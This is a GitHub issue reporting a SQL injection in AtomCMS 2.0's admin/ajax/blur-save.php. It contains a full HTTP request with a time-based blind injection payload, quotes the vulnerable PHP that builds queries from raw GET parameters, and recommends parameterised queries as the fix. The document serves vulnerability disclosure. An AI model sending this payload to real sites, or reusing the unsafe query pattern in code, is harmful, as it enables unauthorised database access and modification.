SQL Injection vulnerability on Atom.CMS_admin_ajax_blur-save.php #260

Open **Limerence98** opened this issue on Mar 21 · 1 comment


Limerence98 commented on Mar 21

Exploit Title: SQL Injection vulnerability on Atom.CMS_admin_ajax_blur-save.php
Date: 21-March-2022
Exploit Author: @Limerence
Software Link: https://github.com/thedigicraft/Atom.CMS
Version: AtomCMS 2.0

Description:
SQL Injection allows an attacker to run malicious SQL statements on a database and thus being able to read or modify the data in the database. With enough privileges assigned to the database user, it can allow the attacker to delete tables or drop databases.

Code Analysis:

```
GET /admin/ajax/blur-save.php?action=save&db=users-avatar&id=1'+and(sleep(5))+and'1 HTTP/1.1
Host: test.test
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8
Referer: http://test.test/admin/index.php?page=settings
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```



payload: action=save&db=users-avatar&id=1'+and(sleep(5))+and'1

admin/ajax/blur-save.php

```php
<?php

    // Database Connection:
    include('../../config/connection.php');

    // Turn off those pesky Index notices.
    error_reporting( error_level: E_ALL & ~E_NOTICE);

    // Breakup the POST values into easy variables:
    $id = $_GET['id']; // Unique identifier for the record we wish to UPDATE
    $value = $_GET['value']; // New Value
    $action = $_GET['action']; //

    # Break up database info:
    $db = explode( separator: '-', $_GET['db']); // Explode the table and feild name from string.
    $table = $db[0]; // Store the table name.
    $field = $db[1]; // Store the field name.

    echo '<pre>';
    print_r($_GET);
    echo '</pre>';

    if($action == 'save') {

        # Run a query to get the current value of the field:
        $q = "SELECT $field FROM $table WHERE id = '$id'";
        $r = mysqli_query($dbc, $q);

        // Store the result:
        $check = mysqli_fetch_assoc($r);

```

Impact: Read and modify the users database
Mitigation: Use of Parameterized SQL Queries and Validation

creptor commented on Apr 12 Contributor

Same type of vulnerability addressed on #257 and #255

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants